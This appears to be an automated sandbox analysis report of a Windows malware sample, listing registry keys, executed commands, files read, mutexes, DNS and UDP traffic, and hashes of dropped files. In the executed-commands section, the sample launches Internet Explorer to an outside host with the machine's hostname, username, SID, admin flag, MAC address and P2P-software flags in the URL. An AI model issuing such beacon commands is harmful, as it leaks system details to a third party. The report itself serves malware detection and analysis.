HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{26EE0668-A00A-44D7-9371-BEB064C98683}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{26EE0668-A00A-44D7-9371-BEB064C98683}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{4336a54d-038b-4685-ab02-99bb52d3fb8b}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{4336a54d-038b-4685-ab02-99bb52d3fb8b}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{450D8FBA-AD25-11D0-98A8-0800361B1103}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{450D8FBA-AD25-11D0-98A8-0800361B1103}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{59031a47-3f72-44a7-89c5-5595fe6b30ee}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{59031a47-3f72-44a7-89c5-5595fe6b30ee}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{89D83576-6BD1-4c86-9454-BEB04E94C819}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{89D83576-6BD1-4c86-9454-BEB04E94C819}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{9343812e-1c37-4a49-a12e-4b2d810d956b}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{9343812e-1c37-4a49-a12e-4b2d810d956b}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{B4FB3F98-C1EA-428d-A78A-D1F5659CBA93}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{B4FB3F98-C1EA-428d-A78A-D1F5659CBA93}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{BD7A2E7B-21CB-41b2-A086-B309680C6B7E}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{BD7A2E7B-21CB-41b2-A086-B309680C6B7E}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{daf95313-e44d-46af-be1b-cbacea2c3065}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{daf95313-e44d-46af-be1b-cbacea2c3065}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{e345f35f-9397-435c-8f95-4e922c26259e}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{e345f35f-9397-435c-8f95-4e922c26259e}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{ED228FDF-9EA8-4870-83b1-96b02CFE0D52}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{ED228FDF-9EA8-4870-83b1-96b02CFE0D52}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{F02C1A0D-BE21-4350-88B0-7367FC96EF3C}
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{F02C1A0D-BE21-4350-88B0-7367FC96EF3C}\SuppressionPolicy

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\DelegateFolders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\Desktop\NameSpace
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\Desktop\NameSpace\DelegateFolders
HKEY_CLASSES_ROOT\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForInfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsAliasedNotifications
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsUniversalDelegate
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\NoFileFolderJunction
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\PinToNameSpaceTree
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HasNavigationEnum
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder

EXECUTED COMMANDS

"C:\Windows\System32\cmd.exe" /c start iexplore.exe -new "https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp=0&share=0&pd=0&cabos=0&lime=0&p=0&host=v%2dpc&user=user&sid=S%2d1%2d5%2d21%2d2298303332%2d66077612%2d2598613238%2d1000&vi=0&bit=0&emule=0&winmx=0&utorrent=0&azureus=0&admin=1&maddr=08%3a00
cmd /c start iexplore.exe -new "https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp=0&share=0&pd=0&cabos=0&lime=0&p=0&host=v%2dpc&user=user&sid=S%2d1%2d5%2d21%2d2298303332%2d66077612%2d2598613238%2d1000&vi=0&bit=0&emule=0&winmx=0&utorrent=0&azureus=0&admin=1&maddr=08%3a00
iexplore.exe -new "https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp=0&share=0&pd=0&cabos=0&lime=0&p=0&host=v%2dpc&user=user&sid=S%2d1%2d5%2d21%2d2298303332%2d66077612%2d2598613238%2d1000&vi=0&bit=0&emule=0&winmx=0&utorrent=0&azureus=0&admin=1&maddr=08%3a00
"C:\Program Files (x86)\Internet Explorer\iexplore.exe" SCODEF:2784 CREDAT:79873

READ FILES

\Device\KsecDD
C:\Windows\SysWOW64\shell32.dll
C:\Windows\SysWOW64\ieframe.dll
C:\
C:\Windows
C:\Windows\System32
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\user\Desktop\desktop.ini
C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Windows\SysWOW64\wininet.dll
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
C:\Windows\System32\dnsapi.dll
C:\Windows\System32\IPHLPAPI.DLL
C:\Windows\System32\winnsi.dll
C:\Program Files (x86)\Internet Explorer\sqmapi.dll

C:\Sessions\1\BaseNamedObjects\Isolation Signal Registry (677D504A-5534-11E7-9C49-080027CB305F, 0)
C:\Users\user\AppData\Local\Temp\Low
C:\Program Files (x86)\Internet Explorer\ieproxy.dll
C:\Windows\Fonts\staticcache.dat
C:\Windows\System32\url.dll
C:\Program Files (x86)\Microsoft Office\Office12\REFBAR.ICO
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{677D504C-5534-11E7-9C49-080027CB305F}.dat
C:\Users\user\AppData\Local\Temp\~DFBCB8A20391AFDCA8.TMP
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{677D504D-5534-11E7-9C49-080027CB305F}.dat
C:\Users\user\AppData\Local\Temp\~DF67C55CEFF906A226.TMP
C:\Windows\SysWOW64\stdole2.tlb
C:\Users\desktop.ini
C:\Users
C:\Users\user
C:\Users\user\Favorites\desktop.ini
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\frameiconcache.dat
C:\Windows\winsxs\x86_microsoft.windows.c..-controls.resources_6595b64144ccf1df_6.0.7600.16385_en-us_581cd2bf5825dde9\comctl32.dll.mui
C:\Program Files (x86)\Internet Explorer\IEShims.dll
C:\Program Files (x86)\Common Files\Adobe\Acrobat\ActiveX\AcroIEHelperShim.dll
C:\Windows\AppPatch\sysmain.sdb
C:\Program Files (x86)\Common Files\Adobe\Acrobat\ActiveX\
C:\Program Files (x86)\Common Files\Adobe\Acrobat\ActiveX\AcroIEHelper.dll
C:\Program Files (x86)\Java\jre1.8.0_91\bin\ssv.dll
C:\Program Files (x86)\Java\jre1.8.0_91\bin\
C:\Program Files (x86)\Java\jre1.8.0_91\bin\jp2ssv.dll
C:\Program Files (x86)\Java\jre1.8.0_91\bin\msvcr100.dll
C:\Program Files (x86)\Java\jre1.8.0_91\bin\deploy.dll
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log
C:\Users\user\AppData\Local\Microsoft\Feeds Cache\index.dat
C:\Windows\WindowsShell.manifest
C:\Users\user\AppData\Roaming\Microsoft\Windows\PrivacIE\index.dat
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\MSIMGSIZ.DAT

MUTEXES

Local\ZoneAttributeCacheCounterMutex
Local\ZonesCacheCounterMutex
Local\ZonesLockedCacheCounterMutex
Local_!MSFTHISTORY!_
Local\c:!users!user!appdata!local!microsoft!windows!temporary internet files!content.ie5!
Local\c:!users!user!appdata!roaming!microsoft!windows!cookies!
Local\c:!users!user!appdata!local!microsoft!windows!history!history.ie5!
Local\WininetStartupMutex
Local\WininetConnectionMutex
Local\WininetProxyRegistryMutex
Local\!BrowserEmulation!SharedMemory!Mutex
Local\!IETld!Mutex
ConnHashTable<2784>_HashTable_Mutex
IESQMMUTEX_0_208
Local\ZonesCounterMutex
CicLoadWinStaWinSta0
Local\MSCTF.CtfMonitorInstMutexDefault1
Local\c:!users!user!appdata!local!microsoft!feeds cache!
Local\c:!users!user!appdata!roaming!microsoft!windows!privacie!

MSIMGSIZECacheMutex

MODIFIED REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Settings\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Settings\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}\VerCache

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Settings\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Settings\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}\VerCache

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Settings\{DBC80044-A445-435B-BC74-9C25C1C588A9}

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Settings\{DBC80044-A445-435B-BC74-9C25C1C588A9}\VerCache

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\CompatibilityFlags

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\SecuritySafe

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Recovery\AdminActive\{677D504C-5534-11E7-9C49-080027CB305F}

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\WindowsSearch\Version

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Stats\{92780B25-18CC-41C8-B9BE-3C9C571A8263}\iexplore

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{92780B25-18CC-41C8-B9BE-3C9C571A8263}\iexplore\Type

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{92780B25-18CC-41C8-B9BE-3C9C571A8263}\iexplore\Flags

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{92780B25-18CC-41C8-B9BE-3C9C571A8263}\iexplore\Count

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{92780B25-18CC-41C8-B9BE-3C9C571A8263}\iexplore\Time

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\LowRegistry\Extensions\CmdMapping\{92780B25-18CC-41C8-B9BE-3C9C571A8263}

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\LowRegistry\Extensions\CmdMapping\NextId

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FullScreen

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window_Placement

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Stats\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}\iexplore

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}\iexplore\Type

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}\iexplore\Flags

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}\iexplore\Count

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}\iexplore\Time

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{18DF081C-E8AD-4283-A596-FA578C2EBDC3}\iexplore\LoadTime

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Stats\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}\iexplore

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}\iexplore\Type

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}\iexplore\Flags

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}\iexplore\Count

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}\iexplore\Time

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}\iexplore\LoadTime

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Stats\{DBC80044-A445-435B-BC74-9C25C1C588A9}\iexplore

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{DBC80044-A445-435B-BC74-9C25C1C588A9}\iexplore\Type

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{DBC80044-A445-435B-BC74-9C25C1C588A9}\iexplore\Flags


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{DBC80044-A445-435B-BC74-9C25C1C588A9}\iexplore\Count

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{DBC80044-A445-435B-BC74-9C25C1C588A9}\iexplore\Time


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{DBC80044-A445-435B-BC74-9C25C1C588A9}\iexplore\LoadTime

Network Behaviour

CONTACTED IPS



NETWORK PORT DISTRIBUTION



Name	IP	Country	ASN	ASN Name	Trigger Process Type
	8.8.4.4	United States	15169	Level 3 Communications, Inc.	Malware Process
	8.8.8.8	United States	15169	Level 3 Communications, Inc.	Malware Process

DNS QUERIES

Request	Type
www1.wg.agmate.net	A
Answers	

UDP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
3.1294400692	Sandbox	224.0.0.252	5355
3.17022800446	Sandbox	192.168.56.255	137
3.17154216766	Sandbox	224.0.0.252	5355
3.1800839901	Sandbox	239.255.255.250	3702
5.75684404373	Sandbox	224.0.0.252	5355
9.19884204865	Sandbox	192.168.56.255	138
20.7926712036	Sandbox	8.8.4.4	53
21.7950541973	Sandbox	8.8.8.8	53

CREATED / DROPPED FILES

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\U8W72H2L\ErrorPageTemplate[1]	**Type :** UTF-8 Unicode (with BOM) text, with CRLF line terminators **MD5 :** f4fe1cb77e758e1ba56b8a8ec20417c5 **SHA-1 :** f4eda06901edb98633a686b11d02f4925f827bf0 **SHA-256 :** 8d018639281b33da8eb3ce0b21d11e1d414e59024c3689f92be8904eb5779b5f **SHA-512 :** 62514ab345b6648c5442200a8e9530dfb88a0355e262069e0a694289c39a4a1c06c61 **Size :** 2.168 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\K6P3SCP6\Tools[1]	**Type :** PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced **MD5 :** 6f20ba58551e13cfd87ec059327effd0 **SHA-1 :** b326a89ee587636bad7ad52aa944dc314fc6a6e2 **SHA-256 :** 62a7038cc42c1482d70465192318f21fc1ce0f0c737cb8804137f38a1f9d680b **SHA-512 :** 7fd273080b9ab234576d61233ec62b0e02506e99deddb76c3dfb02e125de60a26d67 **Size :** 3.56 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\K6P3SCP6\NoConnect[1]	**Type :** PNG image data, 48 x 48, 8-bit/color RGBA, non-interlaced **MD5 :** 3cb8faccd5de434d415ab75c17e8fd86 **SHA-1 :** 098b04b7237860874db38b22830387937aeb5073 **SHA-256 :** 6976c426e3ac66d66303c114b22b2b41109a7de648ba55ffc3e5a53bd0db09e7 **SHA-512 :** e307d058de7d1168f0f0f5e51657091f956af310dc55e967fffac06ebd73bfed4c33d48 **Size :** 8.23 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\U8W72H2L\Background_gradient[1]	**Type :** JPEG image data, JFIF standard 1.02 **MD5 :** 20f0110ed5e4e0d5384a496e4880139b **SHA-1 :** 51f5fc61d8bf19100df0f8aadaa57fcd9c086255 **SHA-256 :** 1471693be91e53c2640fe7baeecbc624530b088444222d93f2815dfce1865d5b **SHA-512 :** 5f52c117e346111d99d3b642926139178a80b9ec03147c00e27f07aab47fe38e9319fe **Size :** 0.453 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JFPXO29L\HttpErrorPagesScripts[1]	**Type :** UTF-8 Unicode (with BOM) text, with CRLF, CR line terminators **MD5 :** e7ca76a3c9ee0564471671d500e3f0f3 **SHA-1 :** fe815ae0f865ec4c26e421bf0bd21bb09bc6f410 **SHA-256 :** 58268ca71a28973b756a48bbd7c9dc2f6b87b62ae343e582ce067c725275b63c **SHA-512 :** 40d33112debdd440f169d3a62b06607afa94c45903c3e650093036b3af2d616310ad6 **Size :** 8.601 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Feeds Cache\Index.Dat	**Type :** Internet Explorer cache file version Ver 5.2 **MD5 :** 3e5ddabe53f537bb917138b79e28e6e7 **SHA-1 :** 7dac8bae102d9252a0c912a4ff6a42295ec1e8fe **SHA-256 :** 921a68e66c33e22dba1677e4a0a7a1367c54108e9de914c0850810a6608c1c5f **SHA-512 :** eecbc6736703384c56642f4fa602e8a8673ed70f6cc7b1ff81506c79bedc7f6b524da12 **Size :** 32.768 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\History\History.IE5\Index.Dat	**Type :** Internet Explorer cache file version Ver 5.2 **MD5 :** 645ccdde38bb039eb271a4f120e6be5f **SHA-1 :** 475a264964d84a2c6c335202262fa6c76275a515 **SHA-256 :** a9b45e98f41bfcc23bc82cf17b3381b9820a2be6db8bab08799a9e6160382f45 **SHA-512 :** 0f5aa71c7c0b1a574c4a6c306a24006ad175e7c85eee3b20fcd81a5ce8e3188afbfaa75 **Size :** 49.152 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JFPXO29L\Dnserror[1]	**Type :** HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators **MD5 :** 68e03ed57ec741a4afbbcd11fab1bdbe **SHA-1 :** 250c965d7f4eb882d2289706a6c66e2b8976c1a8 **SHA-256 :** 1ff3334c3eb27033f8f37029fd72f648edd4551fce85fc1f5159feaea1439630 **SHA-512 :** 60ea2052fa47781c1c9c09512f2bebeee4704efe44ea38e92fcb7684347740e0402c95f **Size :** 5.947 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JFPXO29L\Favcenter[1]	**Type :** PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced **MD5 :** 25d76ee5fb5b890f2cc022d94a42fe19 **SHA-1 :** 62c180ec01ff2c30396fb1601004123f56b10d2f **SHA-256 :** 07d07a467e4988d3c377acd6dc9e53abca6b64e8fbf70f6be19d795a1619289b **SHA-512 :** 28a82e06f8c59d637630d0426950b0b0a9c3e553d8712e918a304f7fffd961dd06642d **Size :** 3.366 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Internet Explorer\MSIMGSIZ.DAT	**Type :** FoxPro FPT, blocks size 0, next free block index 401590474 **MD5 :** 33d8b8a5155876eedc9aa1aeba268edd **SHA-1 :** 7472852920e09fb2416e54fe5edd8e520c8a7ac2 **SHA-256 :** 66d1be519246ab62923efda795cec235256a58cbb7741080768901f90621a5e1 **SHA-512 :** 256be6d4006722dda3d2d64e83363641d093937449d3560888f94cd29dfd634efb02d **Size :** 16.384 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Index.Dat	**Type :** Internet Explorer cache file version Ver 5.2 **MD5 :** 2f71a205bc540e81324f71a5ba162e5c **SHA-1 :** 6826af4edc75bbf4c8776b90a8660bdc50589b06 **SHA-256 :** cf7c339d3a079d038e2fbb3cc827bc3747368271741519bd5e96d1389f6660b1 **SHA-512 :** df7e25f17672fb88f06a496d66896985c9fa6cfe21653ba3a055e9fbcec9dfa92563f8eb **Size :** 180.224 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{677D504D-5534-11E7-9C49-080027CB305F}.Dat	**Type :** Composite Document File V2 Document, No summary info **MD5 :** b332f37fe3a06826f50b66f20d31c0b4 **SHA-1 :** 61b06e4a492a210c96c5d04f2b2bf6e4024a3cae **SHA-256 :** 3ecf0a170bb9ff0762edb18b5dd49d5297ea6fc4bfa1f4b34359f2611999bc3a **SHA-512 :** 54272c57ac4ad7ac368ca018d4996b4edf89813758a6b7589c4fcee8c25c37e378cd5f5 **Size :** 5.12 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\0D3JCK2E\ErrorPageStrings[1]	**Type :** UTF-8 Unicode (with BOM) text, with CRLF line terminators **MD5 :** 1a0563f7fb85a678771450b131ed66fd **SHA-1 :** a6d24e8a1ffd7e6fc0d1ecd00e67eb72425019a7 **SHA-256 :** eb5678de9d8f29ca6893d4e6ca79bd5ab4f312813820fe4997b009a2b1a1654c **SHA-512 :** 4f68d0f0c897ce4c751d5b7b51e7fb9ea31e0c0641376919a2c77ee094ece6b7ef203a7 **Size :** 1.817 Kilobytes.

FILE PATH	TYPE AND HASHES
